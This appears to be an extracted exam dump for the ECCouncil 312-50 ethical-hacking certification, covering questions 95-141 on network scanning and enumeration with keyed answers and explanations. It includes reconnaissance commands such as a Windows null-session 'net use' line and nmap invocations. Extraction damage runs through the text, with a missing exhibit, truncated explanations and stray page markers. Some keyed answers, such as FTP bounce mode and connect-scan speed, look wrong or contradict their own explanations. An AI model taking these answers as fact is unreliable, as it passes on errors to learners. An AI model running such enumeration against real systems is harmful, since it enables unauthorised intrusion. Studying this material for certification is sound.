
Section: Scanning Explanation

Explanation/Reference:

Explanation: The port numbers on which certain standard services are offered are defined in the RFC 1700 Assigned Numbers. The /etc/services file enables server and client programs to convert service names to these numbers -ports. The list is kept on each host and it is stored in the file /etc/services.

QUESTION 95

Exhibit:



Please study the exhibit carefully.

Which Protocol maintains the communication on that way?

- A. UDP
- B. IP
- C. TCP
- D. ARP
- E. RARP

Correct Answer: C

Section: Scanning

Explanation

Explanation/Reference:

Explanation: A TCP connection is always initiated with the 3-way handshake, which establishes

ECCouncil 312-50 Exam

and negotiates the actual connection over which data will be sent.

QUESTION 96

What are the four steps used by nmap scanning?

- A. DNS Lookup
- B. ICMP Message
- C. Ping
- D. Reverse DNS lookup
- E. TCP three way handshake
- F. The Actual nmap scan

Correct Answer: ACDF

Section: Scanning

Explanation

Explanation/Reference:

Explanation: Nmap performs four steps during a normal device scan. Some of these steps can be modified or disabled using options on the nmap command line.

QUESTION 97

Your are trying the scan a machine located at ABC company's LAN named mail.abc.com. Actually that machine located behind the firewall. Which port is used by nmap to send the TCP synchronize frame to on mail.abc.com?

- A. 443
- B. 80
- C. 8080
- D. 23

Correct Answer: A

Section: Scanning

Explanation

Explanation/Reference:

Explanation:

Real 64

ECCouncil 312-50 Exam

QUESTION 98

Jenny a well known hacker scanning to remote host of 204.4.4.4 using nmap. She got the scanned output but she saw that 25 port states is filtered. What is the meaning of filtered port State?

- A. Can Accessible
- B. Filtered by firewall
- C. Closed
- D. None of above

Correct Answer: B

Section: Scanning

Explanation

Explanation/Reference:

Explanation: The state is either open, filtered, closed, or unfiltered. Filtered means that a firewall, filter, or other network obstacle is blocking the port so that Nmap cannot tell whether it is open or closed.

QUESTION 99

You want to scan the live machine on the LAN, what type of scan you should use?

- A. Connect
- B. SYN
- C. TCP
- D. UDP
- E. PING

Correct Answer: E

Section: Scanning

Explanation

Explanation/Reference:

Explanation: The ping scan is one of the quickest scans that nmap performs, since no actual ports are queried. Unlike a port scan where thousands of packets are transferred between two stations, a ping scan requires only two frames. This scan is useful for locating active devices or determining if ICMP is passing through a firewall.

Real 65

ECCouncil 312-50 Exam

QUESTION 100

Which FTP transfer mode is required for FTP bounce attack?

- A. Active Mode
- B. Passive Mode
- C. User Mode
- D. Anonymous Mode

Correct Answer: B

Section: Scanning

Explanation

Explanation/Reference:

Explanation: FTP bounce attack needs the server to support passive connections and the client program needs to use PORT command instead of the PASV command.

QUESTION 101

Nathalie would like to perform a reliable scan against a remote target. She is not concerned about being stealth at this point. Which of the following type of scans would be the most accurate and reliable?

- A. A FIN Scan
- B. A Half Scan
- C. A UDP Scan
- D. The TCP Connect Scan

Correct Answer: D

Section: Scanning

Explanation

Explanation/Reference:

Explanation: The connect() system call provided by your operating system is used to open a connection to every interesting port on the machine. If the port is listening, connect() will succeed, otherwise the port isn't reachable. One strong advantage to this technique is that you don't need any special privileges. This is the fastest scanning method supported by nmap, and is available with the -t (TCP) option. The big downside is that this sort of scan is easily detectable and filterable.

QUESTION 102

Real 66

ECCouncil 312-50 Exam

John has performed a scan of the web server with NMAP but did not gather enough information to accurately identify which operating system is running on the remote host. How could you use a web server to help in identifying the OS that is being used?

- A. Telnet to an Open port and grab the banner
- B. Connect to the web server with an FTP client
- C. Connect to the web server with a browser and look at the web page
- D. Telnet to port 8080 on the web server and look at the default page code

Correct Answer: A

Section: Scanning

Explanation

Explanation/Reference:

Explanation: Most Web servers politely identify themselves and the OS to anyone who asks.

QUESTION 103

Mark works as a contractor for the Department of Defense and is in charge of network security. He has spent the last month securing access to his network from all possible entry points. He has segmented his network into several subnets and has installed firewalls all over the network. He has placed very stringent rules on all the firewalls, blocking everything in and out except ports that must be used. He does need to have port 80 open since his company hosts a website that must be accessed from the Internet. Mark is fairly confident of his perimeter defense, but is still worried about programs like Hping2 that can get into a network through convert channels.

How should mark protect his network from an attacker using Hping2 to scan his internal network?

- A. Blocking ICMP type 13 messages
- B. Block All Incoming traffic on port 53
- C. Block All outgoing traffic on port 53
- D. Use stateful inspection on the firewalls

Correct Answer: A

Section: Scanning

Explanation

Explanation/Reference:

Explanation: An ICMP type 13 message is an ICMP timestamp request and waits for an ICMP timestamp reply. The remote node is right to do, still it would not be necessary as it is optional and thus many ip stacks ignore such packets. Nevertheless, nmap again achived to make its packets unique by setting the originating timestamp field in the packet to 0.

Real 67

ECCouncil 312-50 Exam

QUESTION 104

Lori has just been tasked by her supervisor conduct vulnerability scan on the corporate network. She has been instructed to perform a very thorough test of the

network to ensure that there are no security holes on any of the machines. Lori's company does not own any commercial scanning products, so she decides to download a free one off the Internet. Lori has never done a vulnerability scan before, so she is unsure of some of the settings available in the software she downloaded. One of the options is to choose which ports that can be scanned. Lori wants to do exactly what her boss has told her, but she does not know ports should be scanned.

If Lori is supposed to scan all known TCP ports, how many ports should she select in the software?

- A. 65536
- B. 1024
- C. 1025
- D. Lori should not scan TCP ports, only UDP ports

Correct Answer: A

Section: Scanning

Explanation

Explanation/Reference:

Explanation: In both TCP and UDP, each packet header will specify a source port and a destination port, each of which is a 16-bit unsigned integer (i.e. ranging from 0 to 65535).

QUESTION 105

Samantha has been actively scanning the client network for which she is doing a vulnerability assessment test. While doing a port scan she notices ports open in the 135 to 139 range. What protocol is most likely to be listening on those ports?

- A. SMB
- B. FTP
- C. SAMBA
- D. FINGER
Real 68
ECCouncil 312-50 Exam

Correct Answer: A

Section: Scanning

Explanation

Explanation/Reference:

Explanation: Port 135 is for RPC and 136-139 is for NetBIOS traffic. SMB is an upper layer service that runs on top of the Session Service and the Datagram service of NetBIOS.

QUESTION 106

Paula works as the primary help desk contact for her company. Paula has just received a call from a user reporting that his computer just displayed a Blue Screen of Death screen and he can no longer work. Paula walks over to the user's computer and sees the Blue Screen of Death screen. The user's computer is running Windows XP, but the Blue screen looks like a familiar one that Paula had seen a Windows 2000 Computers periodically.

The user said he stepped away from his computer for only 15 minutes and when he got back, the Blue Screen was there. Paula also noticed that the hard drive activity light was flashing meaning that the computer was processing some thing. Paula knew this should not be the case since the computer should be completely frozen during a Blue screen. She checks the network IDS live log entries and notices numerous nmap scan alerts.

What is Paula seeing happen on this computer?

- A. Paula's Network was scanned using FloppyScan
- B. Paula's Network was scanned using Dumpsec
- C. There was IRQ conflict in Paula's PC
- D. Tool like Nessus will cause BSOD

Correct Answer: A

Section: Scanning

Explanation

Explanation/Reference:

Explanation: Floppyscan is a dangerous hacking tool which can be used to portscan a system using a floppy disk Bootsup mini Linux Displays Blue screen of death screen Port scans the network using NMAP Send the results by e-mail to a remote server.

QUESTION 107

You are scanning the target network for the first time. You are able to detect few convention open ports. While attempting to perform conventional service identification by

Real 69

ECCouncil 312-50 Exam

connecting to the open ports, the scan yields either bad or no result. As you are unsure of the protocols in use, you want to discover as many different protocols as possible. Which of the following scan options can help you achieve this?

- A. Nessus scan with TCP based pings
- B. Netcat scan with the switches
- C. Nmap scan with the P (ping scan) switch
- D. Nmap with the O (Raw IP Packets switch

Correct Answer: D

Section: Scanning

Explanation

Explanation/Reference:

Explanation:

-sO IP protocol scans: This method is used to determine which IP protocols are supported on a host. The technique is to send raw IP packets without any further protocol header to each specified protocol on the target machine. If we receive an ICMP protocol unreachable message, then the protocol is not in use. Otherwise we assume it is open. Note that some hosts (AIX, HP- UX, Digital UNIX) and firewalls may not send protocol unreachable messages.

QUESTION 108

Jack is conducting a port scan of a target network. He knows that his target network has a web server and that a mail server is up and running. Jack has been sweeping the network but has not been able to get any responses from the remote target. Check all of the following that could be a likely cause of the lack of response?

- A. The host might be down
- B. UDP is filtered by a gateway
- C. ICMP is filtered by a gateway
- D. The TCP window Size does not match
- E. The destination network might be down
- F. The packet TTL value is too low and can't reach the target

Correct Answer: ACEF

Section: Scanning

Explanation

Explanation/Reference:

Explanation: Wrong answers is B and D as sweeping a network uses ICMP

Real 70

ECCouncil 312-50 Exam

QUESTION 109

War dialing is one of the oldest methods of gaining unauthorized access to the target systems, it is one of the dangers most commonly forgotten by network engineers and system administrators. A hacker can sneak past all the expensive firewalls and IDS and connect easily into the network. Through wardialing an attacker searches for the devices located in the target network infrastructure that are also accessible through the telephone line.

'Dial backup' in routers is most frequently found in networks where redundancy is required. Dial-on-demand routing(DDR) is commonly used to establish connectivity as a backup.

As a security tester, how would you discover what telephone numbers to dial-in to the router?

- A. Search the Internet for leakage for target company's telephone number to dial-in

- B. Run a war-dialing tool with range of phone numbers and look for CONNECT Response
- C. Connect using ISP's remote-dial in number since the company's router has a leased line connection established with them
- D. Brute force the company's PABX system to retrieve the range of telephone numbers to dial-in

Correct Answer: B

Section: Scanning

Explanation

Explanation/Reference:

Explanation: Use a program like Toneloc to scan the company's range of phone numbers.

QUESTION 110

The FIN flag is set and sent from host A to host B when host A has no more data to transmit (Closing a TCP connection). This flag releases the connection resources. However, host A can continue to receive data as long as the SYN sequence number of transmitted packets from host B are lower than the packet segment containing the set FIN flag.

- A. True
 - B. False
- Real 71
ECCouncil 312-50 Exam

Correct Answer: A

Section: Scanning

Explanation

Explanation/Reference:

Explanation: For sequence number purposes, the SYN is considered to occur before the first actual data octet of the segment in which it occurs, while the FIN is considered to occur after the last actual data octet in a segment in which it occurs. So packets receiving out of order will still be accepted.

QUESTION 111

Which type of scan does not open a full TCP connection?

- A. Stealth Scan
- B. XMAS Scan
- C. Null Scan
- D. FIN Scan

Correct Answer: A

Section: Scanning

Explanation

Explanation/Reference:

Explanation: Stealth Scan: Instead of completing the full TCP three-way-handshake a full connection is not made. A SYN packet is sent to the system and if a SYN/ACK packet is received it is assumed that the port on the system is active. In that case a RST/ACK will be sent which will determine the listening state the system is in. If a RST/ACK packet is received, it is assumed that the port on the system is not active.

QUESTION 112

Study the log below and identify the scan type.

tcpdump w host 192.168.1.10

Real 72

ECCouncil 312-50 Exam

```
tcpdump -vv host 192.168.1.10
17:34:45.802163 eth0 < 192.168.1.1 > victim: ip-proto-117 0 (ttl 48, id 36166)
17:34:45.802216 eth0 < 192.168.1.1 > victim: ip-proto-25 0 (ttl 48, id 33796)
17:34:45.802266 eth0 < 192.168.1.1 > victim: ip-proto-162 0 (ttl 48, id 47066)
17:34:46.111982 eth0 < 192.168.1.1 > victim: ip-proto-74 0 (ttl 48, id 35585)
17:34:46.112039 eth0 < 192.168.1.1 > victim: ip-proto-117 0 (ttl 48, id 32834)
17:34:46.112092 eth0 < 192.168.1.1 > victim: ip-proto-25 0 (ttl 48, id 26292)
17:34:46.112143 eth0 < 192.168.1.1 > victim: ip-proto-162 0 (ttl 48, id 51058)
```

- A. nmap R 192.168.1.10
 - B. nmap S 192.168.1.10
 - C. nmap V 192.168.1.10
 - D. nmap sO T 192.168.1.10

Correct Answer: D

Section: Scanning

Explanation

Explanation/Reference:

Explanation: -sO: IP protocol scans: This method is used to determine which IP protocols are supported on a host. The technique is to send raw IP packets without any further protocol header to each specified protocol on the target machine.

QUESTION 113

Gerald, the systems administrator for Hyped Enterprise, has just discovered that his network has been breached by an outside attacker. After performing routine maintenance on his servers, his discovers numerous remote tools were installed that no one claims to have knowledge of in his department.

Gerald logs onto the management console for his IDS and discovers an unknown IP address that scanned his network constantly for a week and was able to access his network through a high-level port that was not closed. Gerald traces the IP address he found in the IDS log to proxy server in Brazil.

Gerald calls the company that owns the proxy server and after searching through their logs, they trace the source to another proxy server in Switzerland. Gerald calls the company in Switzerland that owns the proxy server and after scanning through the logs again, they trace the source back to a proxy server in China.

What tool Gerald's attacker used to cover their tracks?

Real 73
ECCouncil 312-50 Exam

- A. Tor
- B. ISA
- C. IAS
- D. Cheops

Correct Answer: A

Section: Scanning

Explanation

Explanation/Reference:

Explanation: Tor is a network of virtual tunnels that allows people and groups to improve their privacy and security on the Internet. It also enables software developers to create new communication tools with built-in privacy features. It provides the foundation for a range of applications that allow organizations and individuals to share information over public networks without compromising their privacy. Individuals can use it to keep remote Websites from tracking them and their family members. They can also use it to connect to resources such as news sites or instant messaging services that are blocked by their local Internet service providers (ISPs).

QUESTION 114

Which of the following is a patch management utility that scans one or more computers on your network and alerts you if you important Microsoft Security patches are missing. It then provides links that enable those missing patches to be downloaded and installed.

- A. MBSA
- B. BSSA
- C. ASNB
- D. PMUS

Correct Answer: A

Section: Scanning

Explanation

Explanation/Reference:

Explanation: The Microsoft Baseline Security Analyzer (MBSA) is a tool put out by Microsoft to help analyze security problems in Microsoft Windows. It does this by scanning the system for security problems in Windows, Windows components such as the IIS web server application, Microsoft SQL Server, and Microsoft Office. One example of an issue might be that permissions for one of the directories in the wwwroot folder of IIS could be set at too low a level, allowing unwanted modification of files from outsiders.

QUESTION 115

Real 74

ECCouncil 312-50 Exam

You are conducting an idlescan manually using HPING2. During the scanning process, you notice that almost every query increments the IPID- regardless of the port being queried. One or two of the queries cause the IPID to increment by more than one value. Which of the following options would be a possible reason?

- A. Hping2 can't be used for idlescanning
- B. The Zombie you are using is not truly idle
- C. These ports are actually open on the target system
- D. A stateful inspection firewall is resetting your queries

Correct Answer: B

Section: Scanning

Explanation

Explanation/Reference:

Explanation: If the IPID increments more than one value that means that there has been network traffic between the queries so the zombie is not idle.

QUESTION 116

While reviewing the results of a scan run against a target network you come across the following:

```
system.sysDescr.0 : DISPLAY STRING- (ascii): Cisco Internetwork Operating
ystem Software
OS (tm) 4500 Software (C4500 ISM), Version 12.0(9), RELEASE SOFTWARE (fc1)
opyright (c) 1980-2000 by cisco Systems Inc.
ompiled Tue 25-Jan-00 04:28 by bettyl
ystem.sysObjectID.0 : OBJECT IDENTIFIER:
iso.org aud lltreple private.enterprises.cisco catProdcisco4700
ystem.sysUpTime.0 : Timeticks (150396017) 18 days, 2:26:20.17
ystem.sysContact.0 : DISPLAY STRING- (ascii):
ystem.sysName.0 : DISPLAY STRING- (ascii): someroutername
ystem.sysLocation.0 : DISPLAY STRING- (ascii):
ystem.sysServices.0 : INTEGER: 6
ystem.sysORLastChange.0 : Timeticks: (0) 0:00:00.00
```

What was used to obtain this output?

- A. An SNMP Walk
 - B. Hping2 diagnosis
 - C. A Bo2K System query
 - D. Nmap protocol/port scan
- Real 75
ECCouncil 312-50 Exam

Correct Answer: A

Section: Scanning

Explanation

Explanation/Reference:

Explanation: The snmpwalk command is designed to perform a sequence of chained GETNEXT requests automatically, rather than having to issue the necessary snmpgetnext requests by hand. The command takes a single OID, and will display a list of all the results which lie within the subtree rooted on this OID.

QUESTION 117

```
Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2006-09-25 00:01 EST
Host 192.168.0.0 seems to be a subnet broadcast address (returned 4 extra
ping ).  
Host 192.168.0.1 appears to be up.  
MAC Address: 00:12:17:31:4F:C4 (Cisco-Linksys)  
Host 192.168.0.6 appears to be up.  
MAC Address: 00:C0:4F:A1:25:4A (Dell Computer)  
Host 192.168.0.10 appears to be up.  
MAC Address: 00:B0:D0:FE:87:68 (Dell Computer)  
Host 192.168.0.13 appears to be up.  
MAC Address: 00:C0:4F:A1:25:89 (Dell Computer)  
Host 192.168.0.100 appears to be up.  
MAC Address: 00:C0:4F:A1:27:BF (Dell Computer)  
Host 192.168.0.103 appears to be up.  
MAC Address: 00:0D:8E:66:FB:87 (D-Link)  
Host 192.168.0.104 appears to be up.  
Host 192.168.0.108 appears to be up.  
MAC Address: 00:11:D8:90:D6:7F (Asustek Computer)  
Host 192.168.0.255 seems to be a subnet broadcast address (returned 4 extra
pings).  
Nmap run completed -- 256 IP addresses (8 hosts up) scanned in 4.390 seconds
```

Which of the following nmap command in Linux procedures the above output?

- A. sudo nmap sP 192.168.0.1/24
- B. root nmap sA 192.168.0.1/24
- C. run nmap TX 192.168.0.1/24
- D. launch nmap PP 192.168.0.1/24

Correct Answer: A
Section: Scanning
Explanation

Explanation/Reference:
Explanation: This is an output from a ping scan. The option sP will give you a ping scan of the

Real 76
ECCouncil 312-50 Exam

192.168.0.1/24 network.

Topic 4, Enumeration

QUESTION 118

Sandra has been actively scanning the client network on which she is doing a vulnerability assessment test. While conducting a port scan she notices open ports in the range of 135 to 139. What protocol is most likely to be listening on those ports?

- A. Finger
- B. FTP
- C. Samba
- D. SMB

Correct Answer: D

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: The SMB (Server Message Block) protocol is used among other things for file sharing in Windows NT / 2000. In Windows NT it ran on top of NBT (NetBIOS over TCP/IP), which used the famous ports 137, 138 (UDP) and 139 (TCP). In Windows 2000, Microsoft added the possibility to run SMB directly over TCP/IP, without the extra layer of NBT. For this they use TCP port 445.

QUESTION 119

SNMP is a protocol used to query hosts, servers, and devices about performance or health status data. This protocol has long been used by hackers to gather great amount of information about remote hosts.

Which of the following features makes this possible? (Choose two)

- A. It used TCP as the underlying protocol.
- B. It uses community string that is transmitted in clear text.
- C. It is susceptible to sniffing.
- D. It is used by all network devices on the market.

Real 77

ECCouncil 312-50 Exam

Correct Answer: BC

Section: Enumeration
Explanation

Explanation/Reference:

Explanation: Simple Network Management Protocol (SNMP) is a protocol which can be used by administrators to remotely manage a computer or network device. There are typically 2 modes of remote SNMP monitoring. These modes are roughly 'READ' and 'WRITE' (or PUBLIC and PRIVATE). If an attacker is able to guess a PUBLIC community string, they would be able to read SNMP data (depending on which MIBs are installed) from the remote device. This information might include system time, IP addresses, interfaces, processes running, etc. Version 1 of SNMP has been criticized for its poor security. Authentication of clients is performed only by a "community string", in effect a type of password, which is transmitted in cleartext.

QUESTION 120

John is a keen administrator, and has followed all of the best practices as he could find on securing his Windows Server. He has renamed the Administrator account to a new name that he is sure cannot be easily guessed. However, there are people who already attempt to compromise his newly renamed administrator account.

How is it possible for a remote attacker to decipher the name of the administrator account if it has been renamed?

- A. The attacker used the user2sid program.
- B. The attacker used the sid2user program.
- C. The attacker used nmap with the V switch.
- D. The attacker guessed the new name.

Correct Answer: B

Section: Enumeration
Explanation

Explanation/Reference:

Explanation: User2sid.exe can retrieve a SID from the SAM (Security Accounts Manager) from the local or a remote machine. Sid2user.exe can then be used to retrieve the names of all the user accounts and more. These utilities do not exploit a bug but call the functions LookupAccountName and LookupAccountSid respectively. What is more these can be called against a remote machine without providing logon credentials save those needed for a null session connection.

QUESTION 121

Real 78

ECCouncil 312-50 Exam

Jess the hacker runs L0phtCrack's built-in sniffer utility which grabs SMB password hashes and stores them for offline cracking. Once cracked, these passwords can provide easy access to whatever network resources the user account has access to.

But Jess is not picking up hashed from the network.

Why?

- A. The network protocol is configured to use SMB Signing.
- B. The physical network wire is on fibre optic cable.
- C. The network protocol is configured to use IPSEC.
- D. L0phtCrack SMB filtering only works through Switches and not Hubs.

Correct Answer: A

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: To protect against SMB session hijacking, NT supports a cryptographic integrity mechanism, SMB Signing, to prevent active network taps from interjecting themselves into an already established session.

QUESTION 122

Bob is acknowledged as a hacker of repute and is popular among visitors of "underground" sites. Bob is willing to share his knowledge with those who are willing to learn, and many have expressed their interest in learning from him. However, this knowledge has a risk associated with it, as it can be used for malevolent attacks as well.

In this context, what would be the most affective method to bridge the knowledge gap between the "black" hats or crackers and the "white" hats or computer security professionals? (Choose the test answer)

- A. Educate everyone with books, articles and training on risk analysis, vulnerabilities and safeguards.
- B. Hire more computer security monitoring personnel to monitor computer systems and networks.
- C. Make obtaining either a computer security certification or accreditation easier to achieve so more individuals feel that they are a part of something larger than life.
- D. Train more National Guard and reservist in the art of computer security to help out in times of emergency or crises.

Correct Answer: A

Section: Enumeration

Explanation

Explanation/Reference:

Real 79

ECCouncil 312-50 Exam

Explanation:

Bridging the gap would consist of educating the white hats and the black hats equally so that their knowledge is relatively the same. Using books, articles, the internet, and professional training seminars is a way of completing this goal.

QUESTION 123

Peter extracts the SIDs list from Windows 2000 Server machine using the hacking tool "SIDExtractor". Here is the output of the SIDs:

s-1-5-21-1125394485-807628933-54978560-100Johns

s-1-5-21-1125394485-807628933-54978560-652Rebecca

s-1-5-21-1125394485-807628933-54978560-412Sheela

s-1-5-21-1125394485-807628933-54978560-999Shawn

s-1-5-21-1125394485-807628933-54978560-777Somia

s-1-5-21-1125394485-807628933-54978560-500chang

s-1-5-21-1125394485-807628933-54978560-555Micah

From the above list identify the user account with System Administrator privileges.

- A. John
- B. Rebecca
- C. Sheela
- D. Shawn
- E. Somia
- F. Chang
- G. Micah

Correct Answer: F

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: The SID of the built-in administrator will always follow this example: S-1-5-domain- Real 80
ECCouncil 312-50 Exam

QUESTION 124

Which address translation scheme would allow a single public IP address to always correspond to a single machine on an internal network, allowing "server publishing"?

- A. Overloading Port Address Translation
- B. Dynamic Port Address Translation

- C. Dynamic Network Address Translation
- D. Static Network Address Translation

Correct Answer: D

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: Mapping an unregistered IP address to a registered IP address on a one-to-one basis. Particularly useful when a device needs to be accessible from outside the network.



QUESTION 125

What is the following command used for?

```
net use \targetpc$ "" /u:""
```

- A. Grabbing the etc/passwd file
- B. Grabbing the SAM
- C. Connecting to a Linux computer through Samba.
- D. This command is used to connect as a null session
- E. Enumeration of Cisco routers

Real 81

ECCouncil 312-50 Exam

Correct Answer: D

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: The null session is one of the most debilitating vulnerabilities faced by Windows. Null sessions can be established through port 135, 139, and 445.

QUESTION 126

What is the proper response for a NULL scan if the port is closed?

- A. SYN
- B. ACK
- C. FIN
- D. PSH
- E. RST
- F. No response

Correct Answer: E

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: Closed ports respond to a NULL scan with a reset.

QUESTION 127

One of your team members has asked you to analyze the following SOA record. What is the TTL?

Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600

3600 604800 2400.

- A. 200303028
- B. 3600
- C. 604800
Real 82
ECCouncil 312-50 Exam
- D. 2400
- E. 60
- F. 4800

Correct Answer: D

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: The SOA includes a timeout value. This value can tell an attacker how long any DNS "poisoning" would last. It is the last set of numbers in the record.

QUESTION 128

One of your team members has asked you to analyze the following SOA record. What is the version?

Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600

3600 604800 2400.

- A. 200303028
- B. 3600
- C. 604800
- D. 2400
- E. 60
- F. 4800

Correct Answer: A

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: The SOA starts with the format of YYYYMMDDVV where VV is the version.

QUESTION 129

MX record priority increases as the number increases.(True/False.

Real 83

ECCouncil 312-50 Exam

- A. True
- B. False

Correct Answer: B

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: The highest priority MX record has the lowest number.

QUESTION 130

Which of the following tools can be used to perform a zone transfer?

- A. NSLookup
- B. Finger
- C. Dig
- D. Sam Spade
- E. Host
- F. Netcat
- G. Neotrace

Correct Answer: ACDE

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: There are a number of tools that can be used to perform a zone transfer. Some of these include: NSLookup, Host, Dig, and Sam Spade.

QUESTION 131

Under what conditions does a secondary name server request a zone transfer from a primary name server?

Real 84

ECCouncil 312-50 Exam

- A. When a primary SOA is higher than a secondary SOA
- B. When a secondary SOA is higher than a primary SOA
- C. When a primary name server has had its service restarted
- D. When a secondary name server has had its service restarted
- E. When the TTL falls to zero

Correct Answer: A

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: Understanding DNS is critical to meeting the requirements of the CEH. When the serial number that is within the SOA record of the primary server is higher than the Serial number within the SOA record of the secondary DNS server, a zone transfer will take place.

QUESTION 132

What ports should be blocked on the firewall to prevent NetBIOS traffic from not coming through the firewall if your network is comprised of Windows NT, 2000, and XP?(Choose all that apply.)

- A. 110
- B. 135
- C. 139
- D. 161
- E. 445
- F. 1024

Correct Answer: BCE

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: NetBIOS traffic can quickly be used to enumerate and attack Windows computers.
Ports 135, 139, and 445 should be blocked.

QUESTION 133

Real 85

ECCouncil 312-50 Exam

What is a NULL scan?

- A. A scan in which all flags are turned off
- B. A scan in which certain flags are off
- C. A scan in which all flags are on
- D. A scan in which the packet size is set to zero
- E. A scan with a illegal packet size

Correct Answer: A

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: A null scan has all flags turned off.

QUESTION 134

What is the proper response for a NULL scan if the port is open?

- A. SYN

- B. ACK
- C. FIN
- D. PSH
- E. RST
- F. No response

Correct Answer: F

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: A NULL scan will have no response if the port is open.

QUESTION 135

Real 86

ECCouncil 312-50 Exam

Which of the following statements about a zone transfer correct?(Choose three.

- A. A zone transfer is accomplished with the DNS
- B. A zone transfer is accomplished with the nslookup service
- C. A zone transfer passes all zone information that a DNS server maintains
- D. A zone transfer passes all zone information that a nslookup server maintains
- E. A zone transfer can be prevented by blocking all inbound TCP port 53 connections
- F. Zone transfers cannot occur on the Internet

Correct Answer: ACE

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: Securing DNS servers should be a priority of the organization. Hackers obtaining DNS information can discover a wealth of information about an organization. This information can be used to further exploit the network.

QUESTION 136

You have the SOA presented below in your Zone. Your secondary servers have not been able to contact your primary server to synchronize information. How long will the secondary servers attempt to contact the primary server before it considers that zone is dead and stops responding to queries?

collegae.edu.SOA,cikkye.edu ipad.college.edu. (200302028 3600 3600 604800 3600)

- A. One day
- B. One hour
- C. One week
- D. One month

Correct Answer: C

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: The numbers represents the following values:

200302028; se = serial number

3600; ref = refresh = 1h

3600; ret = update retry = 1h

604800; ex = expiry = 1w

Real 87

ECCouncil 312-50 Exam

3600; min = minimum TTL = 1h

QUESTION 137

Sara is using the nslookup command to craft queries to list all DNS information (such as Name Servers, host names, MX records, CNAME records, glue records (delegation for child Domains), zone serial number, TimeToLive (TTL) records, etc) for a Domain. What do you think Sara is trying to accomplish? Select the best answer.

- A. A zone harvesting
- B. A zone transfer
- C. A zone update
- D. A zone estimate

Correct Answer: B

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: The zone transfer is the method a secondary DNS server uses to update its information from the primary DNS server. DNS servers within a domain are organized using a master-slave method where the slaves get updated DNS information from the master DNS. One should configure the master DNS server to allow zone transfers only from secondary (slave) DNS servers but this is often not implemented. By connecting to a specific DNS server and successfully issuing the ls d domain-name > file-name you have initiated a zone transfer.

QUESTION 138

A zone file consists of which of the following Resource Records (RRs)?

- A. DNS, NS, AXFR, and MX records
- B. DNS, NS, PTR, and MX records
- C. SOA, NS, AXFR, and MX records
- D. SOA, NS, A, and MX records

Correct Answer: D

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: The zone file typically contains the following records:

Real 88
ECCouncil 312-50 Exam

SOA Start Of Authority
NS Name Server record
MX Mail eXchange record
A Address record

QUESTION 139

Let's imagine three companies (A, B and C), all competing in a challenging global environment. Company A and B are working together in developing a product that will generate a major competitive advantage for them. Company A has a secure DNS server while company B has a DNS server vulnerable to spoofing. With a spoofing attack on the DNS server of company B, company C gains access to outgoing e-mails from company B. How do you prevent DNS spoofing? (Select the Best Answer.)

- A. Install DNS logger and track vulnerable packets
- B. Disable DNS timeouts
- C. Install DNS Anti-spoofing
- D. Disable DNS Zone Transfer

Correct Answer: C

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: Explanation: Implement DNS Anti-Spoofing measures to prevent DNS Cache Pollution to occur.

QUESTION 140

Which DNS resource record can indicate how long any "DNS poisoning" could last?

- A. MX
- B. SOA
- C. NS
- D. TIMEOUT

Correct Answer: B

Section: Enumeration

Explanation

Explanation/Reference:

Explanation: The SOA contains information of secondary servers, update intervals and expiration

Real 89

ECCouncil 312-50 Exam

times.

QUESTION 141

Joseph was the Web site administrator for the Mason Insurance in New York, who's main Web site was located at www.masonins.com. Joseph uses his laptop computer regularly to administer the Web site. One night, Joseph received an urgent phone call from his friend, Smith. According to Smith, the main Mason Insurance web site had been vandalized! All of its normal content was removed and replaced with an attacker's message "Hacker Message: You are dead! Freaks!"

From his office, which was directly connected to Mason Insurance's internal network, Joseph surfed to the Web site using his laptop. In his browser, the Web site looked completely intact. No changes were apparent. Joseph called a friend of his at his home to help troubleshoot the problem. The Web site appeared defaced when his friend visited using his DSL connection. So, while Smith and his friend could see the defaced page, Joseph saw the intact Mason Insurance web site. To help make sense of this problem, Joseph decided to access the Web site using his dial-up ISP. He disconnected his laptop from the corporate internal network and used his modem to dial up the same ISP used by Smith. After his modem connected, he quickly typed www.masonins.com in his browser to reveal the following web page:

H@cker Mess@ge:

Y0u @re De@d! Fre@ks!

After seeing the defaced Web site, he disconnected his dial-up line, reconnected to the internal network, and used Secure Shell (SSH) to log in directly to the Web server. He ran Tripwire against the entire Web site, and determined that every system file and all the Web content on the server were intact.

How did the attacker accomplish this hack?

